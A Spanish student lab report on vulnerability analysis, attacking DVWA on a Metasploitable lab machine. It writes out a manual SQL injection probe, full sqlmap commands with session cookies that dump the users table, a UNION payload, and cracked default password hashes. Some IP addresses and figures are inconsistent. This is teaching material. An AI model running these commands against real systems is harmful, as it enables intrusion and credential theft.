

Asignatura	Datos del alumno	Fecha
Análisis de Vulnerabilidades	Apellidos: Paz López	31/01/2022
	Nombre: Angel Ramón	

CONFIGURACION DE LAS MAQUINAS A UTILIZAR

MÁQUINA	SISTEMA OPERATIVO	IP
Metasploitable	Kali Linux	192.168.20.26
Atacante	Kali Linux	192.168.20.5

PRUEBA DE CONEXION

```

msfadmin@metasploitable:~$ ping 192.168.20.5
PING 192.168.20.5 (192.168.20.5) 56(84) bytes of data:
64 bytes from 192.168.20.5: icmp_seq=1 ttl=64 time=2.23 ms
64 bytes from 192.168.20.5: icmp_seq=2 ttl=64 time=0.098 ms
64 bytes from 192.168.20.5: icmp_seq=3 ttl=64 time=1.31 ms
64 bytes from 192.168.20.5: icmp_seq=4 ttl=64 time=0.932 ms
64 bytes from 192.168.20.5: icmp_seq=5 ttl=64 time=0.816 ms
64 bytes from 192.168.20.5: icmp_seq=6 ttl=64 time=1.25 ms
64 bytes from 192.168.20.5: icmp_seq=7 ttl=64 time=0.905 ms
64 bytes from 192.168.20.5: icmp_seq=8 ttl=64 time=0.867 ms
--- 192.168.20.5 ping statistics ---
0 packets transmitted, 8 received, 0% packet loss, time 6999ms
rtt min/avg/max/mdev = 0.016/1.162/2.235/0.439 ms
msfadmin@metasploitable:~$

```

ANGEL RAMON PAZ LOPEZ
ACTIVIDAD 3
ANALISIS DE VULNERABILIDADES


```

root@kali:~# ping 192.168.20.29
PING 192.168.20.29 (192.168.20.29) 56(84) bytes of data:
64 bytes from 192.168.20.29: icmp_seq=1 ttl=64 time=0.728 ms
64 bytes from 192.168.20.29: icmp_seq=2 ttl=64 time=0.910 ms
64 bytes from 192.168.20.29: icmp_seq=3 ttl=64 time=0.911 ms
64 bytes from 192.168.20.29: icmp_seq=4 ttl=64 time=0.738 ms
64 bytes from 192.168.20.29: icmp_seq=5 ttl=64 time=0.951 ms
64 bytes from 192.168.20.29: icmp_seq=6 ttl=64 time=0.735 ms
^C
--- 192.168.20.29 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5012ms
rtt min/avg/max/mdev = 0.728/0.828/0.951/0.103 ms
root@kali:~#


```

ANGEL RAMON PAZ LOPEZ
ACTIVIDAD 3
ANALISIS DE VULNERABILIDADES

Desde la maquina atacante accederemos desde el navegador web colocando la direccion de la maquina victima en nuestro caso 192.168.20.26 obteniendo:



Damos clic en DVWA




Las credenciales por defecto son:


Usuario: admin

Password: password

Ahora colocaremos el nivel de seguridad de la plataforma DVWA, para facilitar el entorno de ataque colocando en seguridad baja.




Ahora realizamos nuestras primeras búsquedas de los parámetros vulnerables de la URL




Al colocar el valor en la caja de texto y darle clic a submit podemos ver que nos muestra y muestra el parámetro vulnerable “id” y resultados y cambiando la URL

<http://192.168.20.26/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#> ya que se esta utilizando un método GET, si colocamos una comilla después del 1 obtendremos **You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1''**




Lo que nos confirma que este lado es vulnerable por el id.

Ahora para realizar el ataque de inyección usaremos la herramienta SQLmap pero antes tenemos que recopilar la información como las cookies y para ello utilizaremos el complemento del explorador de Mozilla Firefox de Kali Linux **Http Header Live** una vez que demos clic en Sql Injection y coloquemos 1 y demos clic en submit en la pagina DVWA nos lanzara información de la pagina




Buscamos la información cuando se hizo clic en submit




Con esta información usaremos sqlmap para obtener los nombre de las bases de
sqlmap -u

"http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d" --dbs




Damos enter y obtenemos los nombres de las bases de datos



Usaremos este código para obtener los nombres de la Base de datos dvwa:

```
sqlmap -u
```

```
"http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --  
cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d" -D  
dvwa --tables
```




```
root@kali: ~  
File Edit View Search Terminal Help  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a7a7871,0x5569577943516b426  
6506b764f486861574256646a4c4d6e704e58677278427a726c4b5678745563,0x71786b6271)--  
LITj&Submit=Submit  
---  
[17:30:44] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL 5  
[17:30:44] [INFO] fetching tables for database: 'dvwa'  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users     |  
+-----+  
  
[17:30:44] [INFO] fetched data logged to text files under '/root/.sqlmap  
192.168.20.29'  
  
[*] shutting down at 17:30:44  
root@kali:~#
```

ANGEL RAMON PAZ LOPEZ
ACTIVIDAD 3
ANALISIS DE VULNERABILIDADES

Ahora entraremos y tomaremos los datos de los usuarios registrados en la tabla de users con el siguiente código:

```
sqlmap -u
```

```
"http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --  
cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d" --  
dump --batch -T users -D dvwa
```




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u "http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Sub  
mit=Submit#" --cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d"  
--dump --batch -T users -D dvwa
```

Obteniendo la informacion de los usuarios

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[17:40:19] [INFO] using hash method 'md5_generic_passwd'
[17:40:19] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[17:40:19] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[17:40:19] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[17:40:19] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[17:40:19] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user | avatar | password |
+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf9
9 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e0
3 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216
b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b
7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf9
9 (password) | Smith | Bob |
+-----+-----+-----+-----+
```

Nos dice también que los password están usando el método hash md5 genérico y para comprobar dichos accesos de usuarios probaremos con pablo y usaremos la pagina web para decifrar <https://hashes.com/es/decrypt/hash> `0d107d09f5bbe40cade3de5c71e9e9b`



Busca hashes para descriptar (MD5, SHA1, MySQL, NTLM, SHA256, SHA512 etc)

Ingresa tus hashes aquí e intentaremos descriptarlos gratuitamente.

Hashes (max. 25 separados por línea nueva, formato 'hash:salt') (O.Búsqueda masiva)


0d107d09f5bbe40cade3de5c71e9e9b

☐ Muestra planos y saltos en formato hex ☐ Muestra algoritmo en los hallazgos

N1 Dmz T9 N1DmzT9

ENVIAR Y BUSCAR


Y como resultado



✓ **Encontrado:**

0d107d09f5bbe40cade3de5c71e9e9b:letmein

Ahora probaremos si los datos son correctos ingresando a la página de DVWA



Y podemos ver que entramos con el usuario **Pablo** y password **letmein**

